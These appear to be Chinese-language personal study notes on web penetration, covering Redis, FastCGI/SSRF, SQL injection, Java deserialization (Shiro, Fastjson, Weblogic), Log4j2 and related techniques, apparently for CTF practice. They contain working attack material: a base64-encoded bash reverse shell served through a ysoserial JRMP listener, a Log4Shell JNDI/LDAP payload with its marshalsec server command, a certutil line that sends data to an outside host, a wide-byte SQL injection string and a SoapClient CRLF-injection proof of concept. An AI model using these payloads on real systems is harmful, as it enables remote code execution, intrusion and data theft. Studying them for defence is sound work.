

# WEB知识点

用来记一些知识点的概念

## Redis提权

### Redis介绍

#### redis的一些特性

- Redis 是完全开源,遵守 BSD 协议的高性能 key-value 数据库。
- Redis的所有操作都是原子性的,意思就是要么成功执行要么失败完全不执行。单个操作是原子性的。多个操作也支持事务,即原子性,通过MULTI和EXEC指令包起来。
- Redis运行在内存中但是可以持久化到磁盘,所以在对不同数据集进行高速读写时需要权衡内存,因为数据量不能大于硬件内存。

[渗透测试怎么利用Redis提权 - h0cksr - 博客园 \(cnblogs.com\)](https://cnblogs.com/h0cksr/)

默认端口6379

## 利用

### 一.登录redis

默认无密码与弱口令/未授权访问

### 二.提权

1.写入webshell

2.公私钥获取root权限

3.crontab定时任务反弹shell

4.主从复制rce

## 防御

更改端口

修改口令

绑定内网

开启保护模式

# SSRF利用fastcgi攻击


之前做ctf题也运用过工具，但是不了解原理

[https://blog.csdn.net/weixin\\_39664643/article/details/114977217](https://blog.csdn.net/weixin_39664643/article/details/114977217)

## 基础知识

### CGI/FASTCGI/PHP-CGI/PHP-FPM

- CGI: 是 Web Server 与 Web Application 之间数据交换的一种协议
  - \*\*FastCGI: \*\*同 CGI, 是一种通信协议, 对比 CGI 提升了5倍以上性能
  - \*\*PHP-CGI: \*\*是 PHP (Web Application) 对 Web Server 提供的 CGI 协议的接口程序
  - \*\*PHP-FPM: \*\*是 PHP (Web Application) 对 Web Server 提供的 FastCGI 协议的接口程序, 额外还提供了相对智能的任务管理功能
- PHP-CGI与PHP-FPM是一个接口程序
- CGI/FASTCGI是服务器中间件与某个语言后端（如PHP-FPM）之间的协议，可以将他们与客户端和服务器之间的http等协议做类比，网站服务器收到数据之后会根据是否是静态文件来决定需不需要给予php解析器来处理



## gopher协议

### 概念

- 1 Gopher是Internet上一个非常有名的信息查找系统，它将Internet上的文件组织成某种索引，很方便地将用户从Internet的一处带到另一处。在www出现之前，Gopher是Internet上最主要的信息检索工具

### 格式

1 URL:gopher://<host>:<port>/<gopher-path>\_后接TCP数据流

## 构造方法

- 1.抓取一个tcp数据包
- 2.bp url全编码
- 3.拼接格式

## FASTCGI协议详解

- 1 Fastcgi协议由多个record组成，record也有header和body一说，服务器中间件将这二者按照fastcgi的规则封装好发送给语言后端（PHP-FPM），语言后端（PHP-FPM）解码以后拿到具体数据，进行指定操作，并将结果再按照该协议封装好后返回给服务器中间件

结构如下，头固定八个字节，body由头中的contentLength决定

```
1 typedef struct {
2     /* Header */
3     unsigned char version; // 版本
4     unsigned char type; // 本次record的类型
5     unsigned char requestIdB1; // 本次record对应的请求id
6     unsigned char requestIdB0;
7     unsigned char contentLengthB1; // body体的大小
8     unsigned char contentLengthB0;
9     unsigned char paddingLength; // 额外块大小
10    unsigned char reserved;
11
12    /* Body */
13    unsigned char contentData[contentLength];
14    unsigned char paddingData[paddingLength];
15 } FCGI_Record;
```

语言端（PHP-FPM）解析了FastCGI头以后，拿到contentLength，然后在TCP流里读取大小等于contentLength的数据，这就是body体。Body后面还有一段额外的数据（Padding），其长度由头中的paddingLength指定，起保留作用不需要该Padding的时候，将其长度设置为0即可。可见，一个FastCGI record结构最大支持的body大小是 $2^{16}$ ，也就是65536字节。

## 漏洞

区别：一个是PHP-FPM直接暴露在外网会收到我们的攻击，一个是在内网需要ssrf(gopher协议)进一步利用

## 利用条件

- PHP版本要高于5.3.3，才能动态修改PHP.INI配置文件（题目环境已满足）
- 知道题目环境中的一个PHP文件的绝对路径
- PHP-FPM监听在本机9000端口（题目环境已满足）

## FASTCGI攻击PHP-FPM

PHP-FPM默认监听9000端口，如果这个端口暴露在公网，则我们可以自己构造FastCGI协议，和FPM进行通信。

我们可以自己构造FASTCGI数据包控制SCRIPT\_FILENAME来让PHP-FPM执行任意文件

问题



- 1.在PHP5.3.9之后，FPM默认配置中增加了security.limit\_extensions选项，使得FASTCGI只能调用指定后缀文件，默认php
- 2.同时，只能调用本地文件

利用方案



- 1.寻找本地的php文件
- 2.我们设置 auto\_prepend\_file 为 php://input ( allow\_url\_include=on )，那么就等于在执行任何PHP文件前都要包含一遍POST的内容。所以，我们只需要把待执行的代码放在FastCGI协议 Body中，它们就能被执行了---->PHP-FPM的两个环境变量 PHP\_VALUE PHP\_ADMIN\_VALUE 可以用来设置PHP.INI

例子如下

```
{
  'GATEWAY_INTERFACE': 'FastCGI/1.0',
  'REQUEST_METHOD': 'GET',
  'SCRIPT_FILENAME': '/var/www/html/index.php',
  'SCRIPT_NAME': '/index.php',
  'QUERY_STRING': '?a=1&b=2',
  'REQUEST_URI': '/index.php?a=1&b=2',
  'DOCUMENT_ROOT': '/var/www/html',
  'SERVER_SOFTWARE': 'php/fcgiclient',
  'REMOTE_ADDR': '127.0.0.1',
  'REMOTE_PORT': '12345',
  'SERVER_ADDR': '127.0.0.1',
  'SERVER_PORT': '80',
  'SERVER_NAME': 'localhost',
  'SERVER_PROTOCOL': 'HTTP/1.1'
  'PHP_VALUE': 'auto_prepend_file = php://input',
  'PHP_ADMIN_VALUE': 'allow_url_include = On'
}
```

于设置 auto\_prepend\_file = php://input 且 allow\_url\_include = On，然后将我们需要执行的代码放在Body中，即可执行任意代码（见文章开头漏洞复现）

## SSRF攻击PHP-FPM

利用工具gopherus在ssrf利用点直接攻击即可，其原理同上

## Sql注入

分类

## 盲注

一文搞定MySQL盲注 | 颖奇L'Amore (gem-love.com)

## 宽字节注入

mysql数据库采用宽字节编码（GB2312、GBK、GB18030、BIG5、Shift\_JIS）同时与服务器不一致并且存在转义函数的时候

```
root %df' or 1=1 #
```

# 原理:在GBK编码中,反斜杠的编码是%5c,在输入%df后,使得添加反斜杠后形成%df%5c,而%df%5c是繁体字“連”,单引号成功逃逸,爆出Mysql数据库的错误

## 写shell

| <https://blog.csdn.net/xhy18634297976/article/details/119486812>

1.into outfile

2.shell写入表中再into outfile (?有啥必要吗)

3.全局日志: 开启全局日志并将路径指定为网站绝对路径下的一个文件, 执行木马语句自动写入

4.慢查询日志: mysql开启secure\_file\_priv的时候除了系统设置之外可以利用

## 提权

| <https://www.freebuf.com/articles/web/264790.html>

udf提权, mof提权, 启动项提权

前提: **system运行**mysql root权限 可执行sql语句 (不过滤into outfile这种语句)

获取root密码: 1.配置文件 2.数据文件 3.爆破

1.mof提权: 低版本win下自动运行的文件, 在可写目录下写入执行语句然后outfile到mof文件中

2.udf提权:UDF(User Defined Funtion)用户自定义函数可以调用dll文件语句, 将恶意dll文件导入mysql中并执行 (linux是so文件)

## 防护

前端控制回显, 参数化查询, 限制语句长度, waf, 加密, 预编译

# JAVA

base加密网站 [Runtime.exec Payload Generater | AresX's Blog \(ares-x.com\)](#)

java-web内存马 <https://www.freebuf.com/articles/web/274466.html>

## 基础概念

r00AB: base64加密的java对象

<https://xz.aliyun.com/t/7079>

<https://xz.aliyun.com/t/7264>

## RMI(远程方法调用)

### 作用

RMI实现了java利用远程服务器为具体的java方法提供接口，本地只需要根据接口类的定义来提供参数即可调用，依靠**JRMP(远程方法协议)**

### 要求

传输的类必须可序列化，客户端服务器的serialVersionUID字段相同，被远程调用方法的对象一定要实现java.rmi.remote接口，远程对象实现类必须继承UnicastRemoteObject类（或者构造方法调用UnicastRemoteObject.exportObject()静态方法）

```
public class HelloImpl implements IHello {
    protected HelloImpl() throws RemoteException {
        UnicastRemoteObject.exportObject(this, 0);
    }

    @Override
    public String sayHello(String name) {
        System.out.println(name);
        return name;
    }
}
```

注: IHello是客户端和服务端共用的接口（客户端本地必须有远程对象的接口，不然无法指定要调用的方法，而且其全限定名必须与服务器上的对象完全相同），HelloImpl是一个服务端远程对象，提供了一个sayHello方法供远程调用。它没有继承UnicastRemoteObject类或者实现java.rmi.Remote接口，而是在构造方法中调用了UnicastRemoteObject.exportObject()。

## 运行逻辑

0.JDK提供注册表功能，创建RMIRegistry对象监听1099端口

手动注册如下

要注册远程对象，需要RMI URL和一个远程对象的引用。

```
IHello rhello = new HelloImpl();
LocateRegistry.createRegistry(1099);
Naming.bind("rmi://0.0.0.0:1099/hello", rhello);
```

LocateRegistry.getRegistry()会使用给定的主机和端口等信息本地创建一个Stub对象作为Registry远程对象的代理，从而启动整个远程调用逻辑。服务端应用程序可以向RMI注册表中注册远程对象，然后客户端向RMI注册表查询某个远程对象名称，来获取该远程对象的Stub。

```
Registry registry = LocateRegistry.getRegistry("kingx_kali_host",1099);
IHello rhello = (IHello) registry.lookup("hello");
rhello.sayHello("test");
```

- 1.服务器随机监听一个端口
- 2.客户端的stub通过JRMP协议封装数据,调用了上面的方法
- 3.连接客户端并提交参数
- 4.执行方法 返回结果给客户端

## JNDI(Java命名和目录接口)

JNDI是一个接口，在这个接口下会有多种目录系统服务的实现，我们能通过名称等去找到相关的对象，并把它下载到客户端中来。

## shiro反序列化

(apache安全框架)

| [https://blog.csdn.net/Aaron\\_Miller/article/details/106475088](https://blog.csdn.net/Aaron_Miller/article/details/106475088)

取出请求包中rememberMe的cookie值 => Base64解码=>AES解密（用到密钥key,硬编码）=>反序列化。知道了秘钥就可以控制反序列化的内容来构造pop链

流程：攻击者搭建恶意vps，存放反弹shell（经过base64加密并且反序列化工具处理！这里的base64加密跟服务器无关，应该是为了免杀跟避免编码问题）的payload1并进行JRMPListener，将上述VPS

JRMPListener的地址进行AES加密和base64编码，构造请求包cookie中的rememberMe字段，向存在漏洞的服务器发送加密编码后的结果payload2。

服务器接收到payload2 进程base64解码AES解密，反序列化过程中触发pop链造成payload2中的语句执行，发现要和恶意VPS的JRMP通信，请求的过程中接收到了反弹shell的payload1。

```
bash -c {echo,CmJhc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yMDAuMTMxLzY2NjYgMD4mMQ==}|{base64,-d}|{bash,-i}
```

接下来我们利用序列化工具ysoserial.jar（工具下载我会在文末给出）生成payload，命令如下：

```
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 7777 CommonsCollections5 "bash -c {echo,CmJhc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yMDAuMTMxLzY2NjYgMD4mMQ==}|{base64,-d}|{bash,-i}"
```

这段命令中""中的部分是刚才生成的反弹shell的base64编码。

```
(root@MyComputer1)~[~/桌面/Shiro_exploit-master]
# java -cp ysoserial.jar ysoserial.exploit.JRMPListener 7777 CommonsCollections5 "bash -c {echo,CmJhc2ggLWkgPiYgL2Rldi90Y3AvMTkyLjE2OC4yMDAuMTMxLzY2NjYgMD4mMQ==}|{base64,-d}|{bash,-i}"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
* Opening JRMP listener on 7777
```

对这段命令做个简要的解释：这里我们相当于在攻击机上启动了一个VPS服务，监听7777端口，然后在这个服务上放了一个反弹shell的payload，并用序列化工具ysoserial指定CommonsCollections5 利用链生成可执行bash -i >& /dev/tcp/192.168.200.131/6666 0>&1命令的序列化数据payload1。当后面有客户端请求服务时，我们搭建的这个JRMP就会返回这段payload1。

至于为什么是CommonsCollections5，这是因为靶场的 shiro 存在 commons-collections 3.2.1 依赖，是一个版本问题，这里就不细究源代码了。

## fastjson反序列化

(json跟java对象转换库)

<https://blog.csdn.net/Bossfrank/article/details/130100893>

要求：RMI服务的开启,没过滤json格式

Fastjson 可以操作任何 Java 对象，即使是一些预先存在的没有源码的对象

AutoType功能(代替了setter/getter，避免了两个对象反序列化丢失子类)，fastjson在对json字符串反序列化的时候，会读取到@type的内容，将json内容反序列化为java对象并调用这个类的setter方法。

我们搭建一个远程恶意站点，然后构造语句去让服务器反序列化的时候访问rmi服务器，rmi服务器来执行我们在恶意站点上的class文件

## Weblogic

(用于解析java，部署大型分布式Web应用的Web中间件。)

分类：

- 1.直接通过T3协议发送恶意反序列化对象(CVE-2015-4582、CVE-2016-0638、CVE-2016-3510、CVE-2020-2555、CVE-2020-2883)
- 2.利用T3协议配合RMP或ND接口反向发送反序列化数据(CVE2017-3248、CVE2018-2628、CVE2018-2893、CVE2018-3245、CVE-2018-3191、CVE-2020-14644、CVE-2020-14645)还有利用IIOP协议的CVE-2020-2551
- 3.通过 javabean XML方式发送反序列化数据。(CVE2017-3506->CVE-2017-10271->CVE2019-2725->CVE-2019-2729)




# XML

Weblogic的WLS Security组件对外提供webservice服务，其中使用了XMLDecoder来解析用户传入的XML（SOAP协议）数据，在解析的过程中出现反序列化漏洞，导致任意代码执行。出问题的包是wls-wsat、\_async

<https://blog.csdn.net/Bossfrank/article/details/130778724>

## log4j2

(apache日志库)



### 啥是 JNDI?

由于漏洞利用会涉及到JNDI注入相关的知识，这里简要做一个对JNDI的介绍。

JNDI，全称为**Java命名和目录接口**（Java Naming and Directory Interface），是SUN公司提供的一种标准的Java命名系统接口，允许从指定的远程服务器获取并加载对象。JNDI相当于一个用于映射的字典，使得Java应用程序可以和这些命名服务和目录服务之间进行交互。JNDI注入攻击时常用的就是通过RMI和LDAP两种服务，本文以LDAP服务为例进行复现。

### log4j2远程代码执行漏洞原理

cve编号：CVE-2021-44228

log4j2框架下的lookup查询服务提供了{}字段解析功能，传进去的值会被直接解析。例如`{java:version}`会被替换为对应的java版本。这样如果不对lookup的出站进行限制，就有可能让查询指向任何服务（可能是攻击者部署好的恶意代码）。

攻击者可以利用这一点进行JNDI注入，使得受害者请求远程服务来链接本地对象，在lookup的{}里面构造payload，调用JNDI服务（LDAP）向攻击者提前部署好的恶意站点获取恶意的.class对象，造成了远程代码执行（可反弹shell到指定服务器）。

## 远程代码执行原理

由于JNDI出栈没有做好过滤,攻击者利用lookup功能对{}内内容的解析进行JNDI注入,受害者请求远程服务来链接本地对象,在{}中调用JNDI服务(LDAP/RMI)向攻击者提前部署好的恶意站点获取恶意的.class对象

可控就可能被攻击。

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.rmi.registry.RegistryContextFactory");
//com.sun.jndi.rmi.registry.RegistryContextFactory 是RMI Registry Service Provider对应的Factory
env.put(Context.PROVIDER_URL, "rmi://kingx_kali:8080");
Context ctx = new InitialContext(env);
Object local_obj = ctx.lookup("rmi://kingx_kali:8080/test");
```

此时的JNDI服务调用RMI服务, RMI通过Reference类绑定了一个外部远程对象

在JNDI服务中, RMI服务端除了直接绑定远程对象之外, 还可以通过References类来绑定一个外部的远程对象(当前名称目录系统之外的对象)。绑定了Reference之后, 服务端会先通过Referenceable.getReference()获取绑定对象的引用, 并且在目录中保存。当客户端在lookup()查找这个远程对象时, 客户端会获取相应的object factory, 最终通过factory类将reference转换为具体的对象实例。

## 原理流程

- 1.目标代码调用了InitialContext.lookup(URI)且URL为恶意RMI地址
- 2.恶意RMI服务器返回一个Reference对象, 其中有一个恶意的factory类
- 3.factory被动态加载并且实例化, 接着调用factory.getObjectInstance()获取外部远程对象实例  
(代码可以写入factory类的getObjectInstance, 构造方法, 静态代码块等位置)

## 攻击流程

编写反弹shell语句, base64编码。攻击机上存放恶意.java文件并且编译为.class, 同一目录下开启http服务, 开启LDAP服务(1389端口)

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://刚才http服务的地址:端口号/#Exploit" 1389
```

再新建一个shell开启监听, 在JNDL注入点, 最后的是class文件名前缀, ip是http服务的ip

```
=${jndi:ldap://192.168.200.131:1389/Exploit}
```

远程命令执行

<https://cn-sec.com/archives/1129108.html>


0.判断目标操作系统 通过ping -n(windows会产生延迟，linux不会)

## 弹shell

### windows

#### 一.有回显出网

1.通过特殊文件路径确认路径写shell



```
1. dir /s/a-d/b yokan_test.js
```

/s查找当前目录以及所有子目录下的文件（包含子文件夹）/b舍弃标题与摘要内容（带上就对了）/a [[:Attributes]]只显示指定属性的目录名和文件名/a-d 只显示文件，而非目录（省略了冒号，打全了是/a:-d）


2.远程下载并执行

3.添加账号

#### 二.有回显不出网

1.确认web应用路径写shell

#### 1.确认Web应用物理路径



```
1. dir /s/a-d/b /WEB-INF/web.xml
或者
for /r c: %i in (checkCode.js*) do @echo %i
```

#### 三.无回显出网

1.通过特殊文件，将路径写入某个文件写入同目录txt文件后查看

```
1. for /f %i in ('dir /x /s /b yokan_test.js') do (echo %i>%i.path.txt)
```

2.将路径发送给DNSLOG

```
1. for /r c: %i in (yokan_test.js*) do certutil -urlcache -split -f http://x.x.x.x/%i
```

或者直接写命令

```
1. for /f %i in ('dir /x /s /b yokan_test.js') do (ipconfig >%i.ipconfig.txt)
```

## 四.无回显不出网

同上确认路径

**定位Web特殊文件路径并将路径写入当前目录下的txt文件**

例如：

```
1. cmd /c "for /f %i in ('dir /x /s /b index.html') do (echo%i>%i.path.txt)%26(ipconfig>%i.ipconfig.txt)"
```

## linux

### 一.出网

反弹shell

### 二.不出网


使用find或者locate命令寻找特殊文件，然后将命令执行的结果写入特殊文件下的txt文件中

## 攻击溯源

# web零散知识

## php源码泄露问题

PHP<=7.4.21时通过 `php -S` 的WEB服务器存在源码泄露漏洞，可以将PHP文件作为静态文件直接输出源码



## tar解压目录穿越

<https://blog.csdn.net/wanmiqi/article/details/110202417>

在python或者Unix下，使用tar压缩的文件名如果存在目录穿越，那么解压后的文件也会造成穿越

```
ar cPvf shell.tar
```

```
../../../../../../../../../../../../var/www/html/testupload/payload.php
```

## pickle反序列化

## yaml反序列化

## Phpsession 特性

PHP session反序列化漏洞原理解析 - 掘金 (juejin.cn)

1. 利用session上传文件（配合文件上传）
2. 由于php序列化处理器的不同导致的反序列化

## CRLF注入

每日漏洞 | CRLF注入 - FreeBuf网络安全行业门户

利用换行符和回车符导致注入http数据

## Nodejs Ssrf拆分攻击

利用的是nodejs对于特殊字符的转换导致不能正常过滤掉控制字符/r/n导致的CRLF注入

## Soap ssrf

```
1 | public SoapClient :: SoapClient (mixed $wsdl [, array $options ])
```

第一个参数是用来指明是否是wsdl模式。通常我们构造时设为null即可。

第二个参数为一个数组，如果在wsdl模式下，此参数可选；如果在非wsdl模式下，则必须设置location和uri选项，其中location是要将请求发送到的SOAP服务器的URL，而uri 是SOAP服务的目标命名空间。

这里有趣的地方就在于两点

- SoapClient是php的原生类。且它有一个\_\_call() 魔术方法
- SoapClient的第二个参数允许我们自定义User-Agent

结合CRLF注入：通过第二个参数控制UA间接可控制content-type

SoapClient反序列化SSRF - 知乎 (zhihu.com)

```
<?php
```

```
$target = 'http://127.0.0.1:5555/path';
```

```

$post_string = 'data=something';

$headers = array

    'X-Forwarded-For: 127.0.0.1',

    'Cookie: PHPSESSID=my_session'

);

$b = new SoapClient(null,array('location' => $target,'user_agent'=>'wupco^^Content-Type:
application/x-www-form-urlencoded^^'.join('^^',$headers).'^^Content-Length: '.
(string)strlen($post_string).'^^^'.$post_string,'uri'    => "aaab"));

$aaa = serialize($b);

$aaa = str_replace('^^','\r\n',$aaa);

$aaa = str_replace('&','&',$aaa);

echo $aaa;


$c = unserialize($aaa);

$c->not_exists_function();

?>

```

## Phar反序列化

同时存在文件上传和和一些触发phar协议的函数的的时候可以强制触发反序列化

## 自动注册类函数spl\_autoload\_register

看到common.inc.php里，包含spl\_autoload\_register函数，这个函数是自动注册类用的，在当今特别是新型的框架（laravel、composer）中常用。

这个函数有个特点，如果不指定处理用的函数，就会自动包含“类名.php”或“类名.inc”的文件，并加载其中的“类名”类。

假如可以上传.inc文件，同时存在反序列化，则将webshell修改为inc文件上传，记录上传的文件名，将他作序列化之后输入到反序列化的地方即getshell

# Docker PHP裸文件本地包含

只有文件包含但是无法上传文件，则需要利用本地文件

1. 日志包含：由于Docker将日志文件重定向，包含权限不足
2. Phinfo与条件竞争

我们对任意一个PHP文件发送一个上传的数据包时，不管这个PHP服务后端是否有处理 `$_FILES` 的逻辑，PHP都会将用户上传的数据先保存到一个临时文件中，这个文件一般位于系统临时目录，文件名是php开头，后面跟6个随机字符；在整个PHP文件执行完毕后，这些上传的临时文件就会被清理掉。

我们需要获取文件名，同时需要条件竞争

3. window通配符
4. session.upload\_progress
5. pearcmd.php
- 6.

